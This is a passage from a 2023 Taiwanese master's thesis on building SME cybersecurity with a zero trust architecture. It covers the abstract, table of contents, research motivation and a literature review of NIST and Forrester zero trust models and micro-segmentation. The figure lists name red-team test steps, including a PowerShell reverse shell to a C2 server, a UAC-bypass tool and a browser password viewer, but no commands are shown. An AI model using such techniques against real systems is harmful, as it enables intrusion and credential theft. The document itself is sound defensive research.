

國立宜蘭大學多媒體網路通訊數位學習碩士在職專班

碩士論文

Master Program of E-Learning for Multimedia and Network

Communications

National Ilan University

Master Thesis

以零信任架構為基礎建構中小企業網路安全機制

Build SME Cybersecurity Mechanisms by Zero Trust Architecture

研究生：張成中

Graduate Student：Cheng-Chung Chang

指導教授：夏至賢 博士

吳信德 博士

Advisor：Chih-Hsien Hsia Ph. D.

Hsin-Te Wu Ph. D.

中華民國一百一十二年六月

June 2023

國立宜蘭大學碩士學位論文

指導教授推薦函

多媒體網路通訊數位學習碩士在職專班張成中君所提之
論文（題目）：

以零信任架構為基礎建構中小企業網路安全機制

Build SME Cybersecurity Mechanisms by Zero Trust Architecture

係由本人指導撰述，同意提付審查。

指導教授

夏至賢
吳信德

（簽章）

系所主管

吳汶涓

（簽章）

夏至賢

中 華 民 國 112 年 6 月 20 日

國立宜蘭大學碩士學位論文

口試委員會審定書

多媒體網路通訊數位學習碩士在職專班張成中君所提之
論文（題目）：

以零信任架構為基礎建構中小企業網路安全機制

Build SME Cybersecurity Mechanisms by Zero Trust Architecture

經本委員會審議，認定符合碩士資格標準。

學位考試委員

吳信德 夏至賢 劉嘉惠 俞仁宗

指導教授

夏至賢
吳信德

中華民國 112 年 6 月 20 日

摘要

在過去，安全佈署都集中在由外向內的網路架構裡，根據使用者所在位置區分為「信任」和「不信任」。而如今企業內部網路接入環境越來越複雜，越來越多的物聯網設備、遠端使用者、分支機構、雲端服務和供應鏈威脅等，這些都不在原本規劃的保護範圍內。企業網路邊界從過去的單一存在變得更難以識別，傳統基於固定邊界南北向的保護方式逐漸失效，東西向流量難以控制且威脅無處不在。

本文提出一種快速將企業傳統邊界網路遷移至更趨近零信任網路的方法，在不大幅度變更企業原有架構下，透過強化身分治理、端點防護並結合新世代防火牆微分段的導入，實現了符合 NIST 零信任架構原則的目標。除了透過實驗證明此架構的有效性外，期望透過本文的研究能夠提供中小型企業在評估導入零信任架構方案時一種容易實現且有效的方法。

關鍵字：零信任；微分段；紅隊演練；新世代防火牆；多因素認證

Abstract

In the past, security deployment was primarily focused on the network architecture from the outside to the inside, with a distinction between "trusted" and "untrusted" based on user location. However, in today's enterprises, the internal network access environment has become increasingly complex, incorporating IoT devices, remote users, branch offices, cloud services, and supply chain threats that were not originally considered within the scope of protection. Enterprise network boundaries have become more challenging to identify, and the traditional approach of north-south protection based on fixed boundaries is gradually becoming ineffective. The control of east-west traffic is difficult, and threats are omnipresent.

This paper presents a method for rapidly migrating an enterprise's traditional border network to a network that closely aligns with the zero trust model. With minimal changes to the existing enterprise architecture, the method strengthens identity governance, endpoint protection, and incorporates the introduction of next-generation firewall micro-segmentation, successfully achieving the objective of complying with NIST's zero trust architecture principles. In addition to validating its effectiveness through experiments, it also provides an easily implementable and effective approach for small and medium-sized enterprises to evaluate the adoption of zero trust architecture solutions.

Keyword : Zero Trust Architecture 、 Micro Segmentation 、 Red Team 、 NGFW 、 MFA

誌謝

首先，我要衷心感謝我的老闆陳俞先生，感謝他對於資訊安全的高度重視，從不吝於資安設備的投資，讓我有機會不斷探索新的知識與技術。由於他的信任與授權，讓我可以順利進行本篇論文的研究與實驗，最後成功在公司內部落地。未來，我將持續為公司的資訊安全盡最大努力，確保公司的各項營運活動能夠無後顧之憂地進行。

感謝我的指導教授夏至賢博士和吳信德博士，在整個研究過程中給予悉心指導、鼓勵與幫助，讓我能夠順利克服研究過程中的困難，最終順利完成本篇論文。同時，也要感謝口試委員劉嘉惠博士和鍾國章博士，他們在口試過程中提供了許多寶貴的建議和指正，使本論文更趨嚴謹和完整，在此至上深深的謝意。另外感謝數碩專班全體同學，以及哈哈及哈³哈³的所有夥伴們，在研究所學習歷程中，給予了我無私的幫助、鼓勵和包容，因為有你們的同在，得以與你們，一起嬉鬧、一起研究、一起成長。

特別感謝我的父母，即使我已經成家立業，仍然將我的教育當作自己的責任與義務，並希望提供我在研究所期間的學費資助。我只想跟他們說，爸媽，我已經長大了，不需要再依靠你們的資助了，有你們的鼓勵與支持，我絕不會辜負你們的期望。最後，感謝我的小孩與妻子，他們的鼓勵與支持在我撰寫論文最後階段的艱難時刻給予了我巨大的力量和動力。特別要感謝我的妻子淑蓉，有她照顧家中的一切，讓我能夠勇往直前，無後顧之憂。衷心感謝他們無所求的付出，也衷心感謝曾經幫助過我的所有人。

目錄

摘要	I
Abstract	II
誌謝	III
目錄	IV
表目錄	VII
圖目錄	VIII
第一章 緒論	1
1.1 研究背景	1
1.2 研究動機	2
1.3 研究目的	4
第二章 文獻探討	6
2.1 零信任	6
2.2 微分段	12
2.3 身分驗證與存取控制	15
2.3.1 身分驗證	15
2.3.2 存取控制	16
2.4 偵測與回應	18
2.5 MITRE ATT&CK	21
2.6 研究理論基礎	22

第三章 研究方法	24
3.1 強化身分治理	24
3.2 重新定義網路邊界	25
3.3 定義保護範圍	27
3.4 對應交易流量	28
3.5 定義存取策略	33
3.5.1 基於應用定義存取策略	33
3.5.2 基於角色定義存取策略	36
3.5.3 基於風險評估定義存取策略	37
3.6 建立零信任存取策略	43
3.7 持續監控與改善	45
3.8 研究結果	47
第四章 實驗方法與結果	50
4.1 實驗方法	50
4.1.1 攻擊策略	51
4.1.2 準備階段	53
4.1.3 初始訪問(TA0001 Initial Access)	54
4.1.4 執行(TA0002 Execution)	58
4.1.5 持久性(TA0003 Persistence)	61
4.1.6 權限提升(TA0004 Privilege Escalation)	64
4.1.7 防禦規避(TA0005 Defense Evasion)	68
4.1.8 憑證訪問(TA0006 Credential Access)	70
4.1.9 發現(TA0007 Discovery)	73
4.1.10 橫向移動(TA0008 Lateral Movement)	75
4.2 實驗結果	76

4.3 緩解措施與因應策略.....	78
第五章 結論與建議.....	81
參考文獻.....	82



表目錄

表 1-1：零信任七大原則	4
表 2-1：零信任擴展生態系統需具備的能力	9
表 2-2：NIST ZTA 與 Forrester ZTX.....	10
表 2-3：實現零信任原則的技術	11
表 2-4：研究理論基礎.....	22
表 3-1：定義保護範圍.....	28
表 3-2：對應交易流量.....	29
表 3-3：變更前後架構比較表	48
表 3-4：零信任原則與研究結果	48
表 4-1：實驗主機清單.....	50
表 4-2：MITRE ATT&CK 戰術與技術說明	52
表 4-3：T1566.001 實驗結果.....	55
表 4-4：T1204.002 實驗結果.....	59
表 4-5：T1137.006 實驗結果.....	62
表 4-6：T1548.002 實驗結果.....	65
表 4-7：T1112 實驗結果	68
表 4-8：T1112 實驗結果	71
表 4-9：EDR & NGFW 防禦結果表	77
表 4-10：緩解措施與因應策略	78

圖目錄

圖 2-1：零信任存取模型	7
圖 2-2：NIST 零信任架構邏輯組件	8
圖 2-3：Forrester 零信任擴展生態系統組成原件	9
圖 2-4：偵測與回應相關領域	19
圖 2-5：EDR 事件對映 MITRE ATT&CK 攻擊階段	22
圖 3-1：SSL VPN 與 Azure AD 多因素認證整合	25
圖 3-2：傳統網路邊界架構與變更後網路架構	26
圖 3-3：網路架構圖	27
圖 3-4：來自辦公網路流向資料中心的流量	31
圖 3-5：來自遠端使用者以及供應商流向資料中心的流量	31
圖 3-6：來自網際網路使用者流向資料中心的流量	32
圖 3-7：資料中心與分支機構資料中心同步的流量	32
圖 3-8：基於應用程式定義存取規則	34
圖 3-9：分支機構資料中心流向資料中心存取規則	34
圖 3-10：DNS 存取規則	35
圖 3-11：封鎖規則	35
圖 3-12：觀察拒絕的流量	35
圖 3-13：使用者存取應用程式的流量	36
圖 3-14：基於使用者角色定義存取規則	37
圖 3-15：防毒設定	38
圖 3-16：反間諜軟體設定	39
圖 3-17：漏洞保護設定	40
圖 3-18：檔案封鎖設定	41
圖 3-19：DoS 保護設定	41
圖 3-20：建立 DoS 保護規則	42

圖 3-21：未知的威脅分析設定	42
圖 3-22：存取來源安全性政策規則	43
圖 3-23：應用程式安全性政策規則	43
圖 3-24：存取時間安全性政策規則	44
圖 3-25：存取目的地安全性政策規則	44
圖 3-26：新世代防火牆流量紀錄	45
圖 3-27：新世代防火牆威脅防護紀錄	45
圖 3-28：新世代防火牆威脅活動紀錄	46
圖 3-29：EDR 威脅活動紀錄	46
圖 3-30：零信任導入模型	47
圖 4-1：實驗架構圖.....	51
圖 4-2：MITRE ATT&CK 攻擊矩陣	53
圖 4-3：PowerShell 中執行 Reverse-Shell	54
圖 4-4：受害主機成功連接至 C2 Server	54
圖 4-5：T1566.001 攻擊命令	55
圖 4-6：T1566.001 攻擊結果	56
圖 4-7：T1566.001，惡意程式被 EDR 阻擋	56
圖 4-8：T1566.001，在 IT2& IT3 成功執行 ping 8.8.8.8	56
圖 4-9： https://raw.githubusercontent.com 屬於低風險網站	57
圖 4-10：T1566.001，IT3 攻擊失敗	57
圖 4-11：T1204.002 攻擊命令	58
圖 4-12：T1204.002 攻擊結果	59
圖 4-13：T1204.002，攻擊失敗被 EDR 阻擋	59
圖 4-14：T1204.002，IT2&IT3 攻擊成功	60
圖 4-15：T1204.002，IT3 攻擊失敗	60
圖 4-16：T1137.006 攻擊命令	61

圖 4-17：T1137.006 攻擊結果	62
圖 4-18：T1137.006，被 EDR 所阻擋	62
圖 4-19：T1137.006，IT2&IT3 自動跳出”Hello World”訊息	63
圖 4-20：https://github.com 屬於低風險網站	64
圖 4-21：T1548.002 攻擊命令	65
圖 4-22：T1548.002 攻擊結果	66
圖 4-23：Akagi64.exe 被 EDR 阻擋	66
圖 4-24：T1548.002，IT2 可以成功執行 net session 指令	67
圖 4-25：Akagi64.exe 被防火牆阻擋	67
圖 4-26：T1112 攻擊命令	68
圖 4-27：T1059.001 攻擊結果	69
圖 4-28：攻擊被 EDR 阻擋	69
圖 4-29：PowerShell 複製到非標準位置並執行命令	70
圖 4-30：T1555.003 攻擊命令	71
圖 4-31：Web Browser Password Viewer 被 EDR 阻擋	72
圖 4-32：WebBrowserPassView.exe 自動執行	72
圖 4-33：Web Browser Password Viewer 被防火牆阻擋	73
圖 4-34：T1135 攻擊命令	74
圖 4-35：T1135 攻擊結果	74
圖 4-36：顯示 10.100.120.4 已共享的目錄	74
圖 4-37：T1021.002 攻擊命令	75
圖 4-38：T1021.002 攻擊結果	76
圖 4-39：橫向移動時皆被防火牆所阻擋	76
圖 4-40：IT1、IT2、IT3 主機攻擊結果	77

第一章 緒論

1.1 研究背景

隨著現代科技的快速發展，資訊安全問題日益嚴重，各種攻擊手段層出不窮，其中進階持續性攻擊(Advanced Persistent Threat, APT)和勒索攻擊是目前最為普遍的兩種攻擊手段。APT 攻擊是針對特定組織進行長期的、有計劃的攻擊，通常使用高度複雜的攻擊手段，目的在竊取商業或政治機密[1]。而勒索攻擊的主要目的在於獲利，對企業的營運造成癱瘓後，藉由勒索獲得贖金。

近年來，勒索攻擊事件在全球各地不斷發生，此攻擊模式儼然形成一種有利可圖的商業模式。2020 年下半年發生的重大攻擊事件中，表面上是進行資料竊取，事實上是透過供應鏈進行攻擊，例如，發生在美國的 SolarWinds 攻擊事件[3]，駭客入侵美國資訊公司 SolarWinds 的電腦系統，從而入侵該公司的客戶，包括美國政府部門、大型企業和其他重要機構的電腦系統，透過供應鏈漏洞影響到上千家中小企業。2021 年 5 月，美國東岸油管運輸公司遭受勒索病毒攻擊，攻擊者使用勒索軟體封鎖了該公司的電腦系統，並要求支付高額贖金才能恢復系統，導致美國東海岸多個州的油品短缺和價格上漲，造成了美國巨大的社會和經濟損失[2]。

台灣面臨的威脅與全球相同，根據趨勢科技的資安報告指出，2021 年資安威脅偵測量成長 42%[3]，台灣上市櫃公司平均一個月就發生一次勒索攻擊事件，並且在 2021 年下半年大爆發[4]。iThome 2022 CIO 與資安大調查指出，勒索軟體攻擊事件是企業需要面對的首要風險，而社交攻擊與釣魚網站威脅超越了資安漏洞，成為企業必須重視的次要風險[5]。

1.2 研究動機

傳統上，企業資訊安全的重心在於邊界防護，透過在公司外圍建立防火牆來阻止潛在的威脅。然而，隨著網路邊緣裝置的爆炸式增長，傳統的邊界防禦概念已逐漸失效，並同時創造了一個適合攻擊的網路環境。過去企業內部資訊系統的安全模型是建立在信任基礎上，使用者只需通過身份驗證和授權，就能在企業內部資訊系統中自由操作和存取所有可用的資源。一旦攻擊者取得合法帳戶的存取權限進入到企業內部，就很容易找到橫向移動的方法，並透過扁平且可信任的網路快速擴散。

傳統的邊界防禦和信任模型已經不能有效應對現代安全威脅所帶來的挑戰，因此企業需要更全面的審視內部的威脅弱點，以制定更有效的資訊安全策略。針對企業目前所面臨的威脅和弱點說明如下：

員工資安意識不足：根據 iThome 2021 企業資安大調查指出，超過 58% 受訪的台灣企業認為難以抵抗資安威脅的主要原因是「員工資安意識不足」[6]，對於社交攻擊如釣魚郵件和惡意連結警覺度不夠。社交攻擊是駭客利用人性弱點來獲取存取系統所需的資訊，例如帳號、密碼。是一種非全面技術性的攻擊方式，是一個廉價且相當具有威脅性的安全問題[7]。駭客通常透過郵件附加釣魚網頁或植入後門在受害者常常使用的網站上，引誘使用者點擊網頁連結後下載木馬程式，進而入侵企業系統。企業雖可透過社交工程演練來提升員工資安意識或投資更多的軟硬體來過濾垃圾郵件或惡意連結。但萬一防護被突破，企業需要有相對應的緩解措施，以避免威脅在企業內部擴散，讓營運風險降到最低。

漏洞無法全面修補：系統漏洞是指軟體或硬體因設計缺陷產生的弱點[7]。根據 TENABLE 2021 年威脅態勢回顧中指出[8]，從 2016 年到 2021 年，CVE 通報數量平均成長率為 28.3%，2021 年 CVE 通報數量約 21,958

個，相較 2020 年增加約 19.6%，這些數字僅是 NIST NVD[9]的通報數量，事實上仍有很多漏洞尚未被發現。系統管理員除了需要修補最常見的漏洞外，隨著漏洞數量每年持續增加[10]，管理人員已無法掌握企業面臨那些漏洞威脅，即使安全性更新是做到完美的，攻擊者仍有可能利用零日漏洞對企業進行攻擊。隨著物聯網的快速發展，物聯網設備上的漏洞非常難以識別及修補[11]，當漏洞不幸被利用，企業應該思考如何減緩漏洞利用所帶來的影響和後果，同時避免威脅在企業內部蔓延。

傳統防禦邊界失效：傳統以為只要有防火牆、入侵防禦和防毒軟體就可以充分保護企業數位資產，並且有足夠的能力來阻擋來自網路的攻擊威脅。但事實上，隨著企業數位轉型推動，移轉至雲端的資料、應用程式和 IT 基礎架構不斷增加，遠距工作者、分支機構、供應鏈，也都不在原本規劃的防禦邊界裡，使得攻擊表面持續增加，傳統防禦邊界失效[12]。自 2020 年 Covid 19 疫情爆發以來，企業大規模實施居家上班，遠端存取需求大增，使用者透過 VPN 及 RDP 連接到企業內部系統，這些使用者在外部使用的裝置並非全部是企業所配發的電腦，不一定具備足夠的資安防禦和完整的漏洞修補，甚至可能早已經被植入後門。在這個情況下，帳號密碼很容易遭竊取，在沒有多因素認證的情況下，駭客可以輕易地從世界各地存取公司資源。隨著企業商業模式的改變，供應鏈整合及分支機構不斷的增加，企業對於外部的存取會提供警覺，但對於常有資訊往來的供應商與分支機構便會比較鬆懈，駭客藉由防禦較為脆弱的供應商或分支機構進行入侵，透過帳號密碼的竊取，憑藉著企業對供應商與分機機構之間的信任，向企業內部進行入侵。因此，企業必須重新思考如何重新定義網路邊界以及實施主動且有效的防禦策略，以因應這些挑戰。

威脅可視性不足：隨著攻擊表面持續擴大，企業所面臨到的威脅也變得越來越複雜且不易被察覺。駭客進入企業內部後，會進行一連串的攻擊

行為，包括建立立足點、取得更高的權限、隱藏蹤跡、潛伏等，讓管理者難以判斷其是否可疑。當竊取到帳號密碼權限後，使用一般的網管工具，例如 RDP、SSH 在企業內部做橫向移動，企業如果沒有配置較先進的偵測系統，駭客的攻擊行為很難發現及預防，通常等到駭客癱瘓企業系統後才會發現。因此企業必須提高對威脅的偵測與回應能力，即時發現及處理可能的威脅攻擊。

1.3 研究目的

為了因應現代資訊安全威脅，新的防禦概念「零信任架構」被提出來，零信任架構是一個龐大的系統與安全概念，在預設情況下不信任任何人、設備和系統，且需要動態而持續的認證與授權。其核心思想是「持續驗證、永不信任」，並須假設企業內部網路環境已經遭到入侵[13]。本文的研究目的在於探討如何透過零信任架構來緩解企業弱點所帶來的威脅，藉由新世代防火牆與端點防護 EDR 的導入，將現有的數位資產從舊有網路中快速遷移至零信任網路，以實現 NIST SP800-207 零信任架構七大原則[13]，如表 1-1。

表 1-1：零信任七大原則

目標	零信任原則
識別企業所有資源	原則一、識別企業所有資源並將所有資料來源與運算服務都視為資源。
確保所有連線安全	原則二、網路位置本身不存在信任，所有連線都必需確保安全。
最小存取權限原則	原則三、以每一次的連線提供授權，並遵循最小存取權限原則，身分驗證與授權不會擴展到其他資源。

動態驗證與授權	原則四、資源的存取是基於身分識別、應用服務、資產可以觀察的狀態，包含行為及環境屬性的改變，動態調整授權。
確保所有端點安全	原則五、監控企業所有資產，並確保所有資產需處於最安全的狀態。
持續驗證與授權	原則六、在允許任何資源的存取之前，需持續監控存取者行為和風險，必要時重新驗證與授權，並且嚴格執行。
持續收集與改善	原則七、盡可能收集相關資產安全狀態，並使用這些資訊來改善其安全狀態。

第二章 文獻探討

2.1 零信任

零信任概念發展已久，在 2003~2004 年間，Jericho 論壇已經開始討論去邊界化的議題，其中包括去邊界化所涵蓋的領域以及需要遵守的原則 [14]，當時的零信任概念仍然很抽象，但已經被認為是最早被討論有關零信任的議題。直到 2010 年 5 月，零信任一詞才正式出現 [15] [16]，文中指出預設情況下所有網路流量都是不可信任的，不論其來源是內部或外部的任何人、設備、系統，以保護資料為中心，透過由「內而外」的網路設計來改善當前網路設計中的缺陷，使得零信任相關概念變的更為具體。實施零信任並沒有單一的方法，零信任架構僅是提高安全性的一種手段，利用零信任來保護資料的安全性，並在損害發生時最大限度地降低損失 [17]。

2014 年 12 月，Google 在自家公司實施一種無特權 Intranet 企業網路的新模式 Beyond Corp [18]，無論使用者網路位置如何，資源的存取取決於設備和使用者唯一憑證，這種去邊界化的零信任架構讓 Google 員工能夠在任何地方工作，提高生產力的同時也提高安全性。2018 年 1 月，Netflix 也導入自家的零信任架構 LISA，由身分驗證及設備安全稽核取代過往內部網路的信任 [19]。零信任概念快速的被各大企業所接受，除了在自家企業內部導入外，也鼓勵其他企業實施零信任，零信任概念不再是空談而是真正邁入實踐階段。

2020 年 8 月，美國國家標準與技術研究院(National Institute of Standards and Technology, NIST)發布了 SP 800-207 指南文件 [13]，該文件提供了一個框架，用於設計和實施基於零信任概念的安全架構，以保護企業的敏感資訊與數位資產。此份文件成為美國政府導入零信任架構的指南，同時也成為企業實施零信任的指導原則。NIST 零信任架構的定義是

將每一個網路存取都視為威脅，每一個存取需求都必須做出精確的存取決策，以保護企業資產與主體。企業資產包括端點設備、網路基礎架構、應用程式與服務，並涵蓋虛擬環境與雲端環境。而主體包括使用者、端點設備與應用程式對資源的存取需求，其目的在保護企業的資源和資料免受內部和外部的威脅和攻擊。如圖 2-1，零信任存取示意圖所呈現[13]，信任與不信任不是依照網路位置來決定，所有資源的存取必須通過政策決策點跟政策落實點的驗證，只有通過驗證後才能進入到信任區域存取公司資源。




圖 2-1：零信任存取模型

如圖 2-2，零信任架構邏輯組件所示[13]，零信任架構由不信任區域、策略區域以及背後的隱藏信任區域所組成。策略區域主要由政策決策點(PDP)與政策落實點(PEP)所構成，政策決策點(PDP)是負責制定存取控制決策的系統元件，根據事先定義的策略來決定是否允許特定的存取請求，政策落實點(PEP)是負責在實際進行存取時執行政策決策點(PDP)所定義的策略。當一個存取需求到達政策落實點(PEP)時，政策落實點(PEP)會向政策決策點(PDP)發送請求，政策決策點(PDP)根據該請求的特定條件來決定是否允許存取，政策落實點(PEP)根據政策決策點(PDP)的決策來放行或拒絕資源的存取，並且記錄該存取事件。政策引擎(PE)與政策管理(PA)共同組成政策決策點(PDP)，政策管理(PA)用來存儲和管理策略，政策引擎(PE)則使用這些策略來評估存取需求是否被允許，例如使用者身份、設備狀態、請求的上下文等，評估元素也包含其他外部系統，例如，持續診斷與緩解系統(CDM)、產業合規、威脅情資、活動日誌、資料存取政策、金鑰管理系統(PKI)、身分管理系統和安全事件管理系統等多方面進行評估。NIST

的零信任架構在實施上非常具有挑戰性，因為它是一個長遠的計畫，所牽涉到的系統非常多，因此需要逐步實施才能實現。




圖 2-2：NIST 零信任架構邏輯組件

自 2018 年起，Forrester 開始發布有關零信任擴展生態系統(ZTX)的研究報告[20]，該生態系統由一系列產品、服務和解決方案所組成，目的在協助企業實現零信任架構。Forrester 所提出的零信任擴展生態系統組成原件，如圖 2-3 所示，該生態系統為網路、設備、身分、工作負載重新設計安全的微邊界，並以保護資料為中心，透過可視化分析與自動化響應來保護所有實體。




圖 2-3：Forrester 零信任擴展生態系統組成原件

Forrester 的研究報告中不僅探討了零信任架構在企業的應用，同時也對零信任設備與系統的能力進行評比[21]，並指出實現零信任需要具備的能力，如表 2-1[22]。

表 2-1：零信任擴展生態系統需具備的能力

零信任擴展生態系統能力(ZTX)	
網路安全	使用軟體定義網路的安全設備(包含新世代防火牆)等工具，具備網路分段、隔離和控制的能力。
設備安全	具備隔離、保護和持續監控設備安全狀態的能力。
人員/身份安全	統一的身分存取管理、基於上下文感知驗證，動態策略決定授權的能力。
工作負載安全	保護地端應用程式的能力，也包含在雲端中運行的應用程式。

資料安全	保護資料安全與隱私，加密靜態和傳輸中的資料的能力。
可視化和分析	具備觀察網路流量及行為、分析事件和檢測異常，準確的檢測和防禦威脅的能力。
自動化響應	能夠對整個企業所有零信任組件進行積極的指揮和控制的能力。

NIST 的零信任架構主要提供了一些實現建議和實踐方法，強調對身份、設備和應用的嚴格驗證和控制。Forrester 的零信任擴展生態系統更注重技術的應用和整合，強調內部、外部整個生態系統的安全性與擴展性，並為實施零信任提供了更具體的技術與解決方案，結合多種技術工具，實現更全面的安全防禦和保護。Syed, Nacem Firdous 等人[23]提出的零信任架構調查報告中指出，兩種方案都有助於指導零信任的實現。調查報告中說明了 NIST 零信任架構原則與 Forrester 零信任擴展生態系統兩者的對應關係，以及實現零信任架構原則需要具備的技術，如表 2-2、表 2-3。企業可以透過這資訊來做為評估零信任導入方案時的參考。

表 2-2：NIST ZTA 與 Forrester ZTX

NIST ZTA	Forrester ZTX						
	網路安全	身份安全	設備安全	資料安全	工作負載安全	可視性與分析	自動化與響應
識別企業所有資源	※	※	※		※		
確保所有連線安全		※	※	※			

最小存取權限原則		※	※				
動態驗證與授權	※	※	※		※		※
確保所有端點安全			※				
持續驗證與授權		※	※		※		※
持續收集與改善						※	

表 2-3：實現零信任原則的技術

NIST 原則	實現技術
識別企業所有資源	識別網路、使用者、設備、應用與服務所需的技術。
確保所有連線安全	網路微分段、驗證內部及外部所有使用者與設備對資源的請求，加密靜態與傳輸中的資料的技術。
最小存取權限原則	為使用者與設備每一次的資源請求實施更精細的權限控制的技術。
動態驗證與授權	能依網路位置、使用者身分、設備資訊、應用與服務的存取行為，動態調整授權的技術。
確保所有端點安全	能持續診斷與評估設備狀態、阻止不安全設備的存取的技術。
持續驗證與授權	持續監控使用者、設備、應用的行為與環境屬性，依據風險評估結果自動調整存取策略、重新驗證、重新授權的技術。

持續收集與改善	能持續收集活動紀錄、網路監控記錄、威脅偵測與事件分析的技術。
---------	--------------------------------

2.2 微分段

微分段的核心原理是採取更接近保護資源的安全策略，目的將網路劃分為更小的邏輯區段，以有效的保護單一個資源或資源組。微分段可以分別為每一個區段定義獨立的安全控制機制，並限制每一個分段之間的流量，進而保護資源免受未經授權的存取，並且有效防止攻擊者的橫向移動[24]。微分段的目標是僅允許經過授權的使用者與設備才能存取受保護的應用程式與資料，最小分段單位可以達到每個應用程式和服務的層級，因此可以大幅減少攻擊面和降低損害範圍[25]。Basta, Nardine 等人[26]，開發一個分析框架來證明及量化微分段在增強網路安全方面的有效性，並可增加 APT 攻擊的難度[27]。

微分段通常使用軟體定義網路(Software-Defined Networking, SDN)[28]來實現。SDN 是一種用於設計和控制網路設備的技術，主要特點是將控制平面與資料平面分離，使用軟體集中管理和控制整個網路。由於傳統網路設備具有內建的控制邏輯，這種設計限制了網路管理和配置的彈性。SDN 的網路設備只提供封包轉發使用，透過垂直整合的方式，控制網路的邏輯系統與轉發資料的網路設備，管理人員可以透過中央控制平面來簡化網路配置和管理。由於 SDN 的控制平面與資料平面分離，因此可以很容易擴充，例如負載平衡、防火牆、入侵偵測/防禦等功能[29]。隨著 SDN 技術的發展，提供了實施微分段的高度安全性和靈活性，利用中央控制器和以軟體定義的網路來對網路流量進行細粒度的控制和管理，以下是實施微分段常見的方法：

基於網路基礎架構實施的微分段：例如，Cisco ACI[30]，Cisco ACI 是一種以應用為中心的軟體定義網路解決方案，它將網路和應用程式作為單個實體進行管理，以實現更快的應用程式部署和簡化的網路營運管理。導入 Cisco ACI 需要使用專用的設備，例如 Cisco Nexus 9000 系列交換機，底層 ACI 架構連接所有網路設備或服務器，並由 APIC 對整個網路架構集中控制和管理。Cisco ACI 也提供了全面的安全功能，例如微分段、入侵偵測和入侵防禦等功能，可以保護網路免受攻擊和未經授權的存取[24]，並且提供虛擬環境和物理環境之間的無縫連接，進而實現整個資料中心網路的統一管理。因此在具有虛擬機、實體機以及 OT/IoT 環境的資料中心中，透過 Cisco ACI 實施微分段是一種適合的解決方案。但是，由於雲端環境無法使用專用的 Cisco Nexus Switch，因此需要搭配其他雲端環境解決方案來實現。另外 Cisco ACI 架構無法相容舊有的網路設備，因此必須付出巨大的成本將所有網路基礎設施進行更新[31]。

基於虛擬環境實施的微分段：2016 年 NIST 公布 SP 800-125B[32] 文件，探討虛擬環境中的風險與威脅，並提出保護虛擬化工作負載的建議。VMware 因應 SP 800-125B 虛擬化安全原則，推出 VMware NSX[33]網路虛擬化平台，NSX 將網路功能和服務從物理硬體中分離，以虛擬方式提供網路功能和服務。NSX 可以在整個虛擬環境的資料中心內創建一個由軟體定義的網路，該網路包括虛擬交換機、防火牆、負載平衡、VPN 和 IDS 等多種功能，透過微分段的建立保護虛擬環境中的資料和應用程式的安全。對於以虛擬機器為主的資料中心，NSX 是一種適合在虛擬化環境實施微分段的解決方案，但是資料中心如果存在實體機器或在公有雲上，則無法使用微分段進行保護。

基於閘道區隔實施的微分段：Forrester ZTX 零信任擴展生態系中建議使用集中式分段引擎將企業網路與資源管理隔離到多個為核心周邊

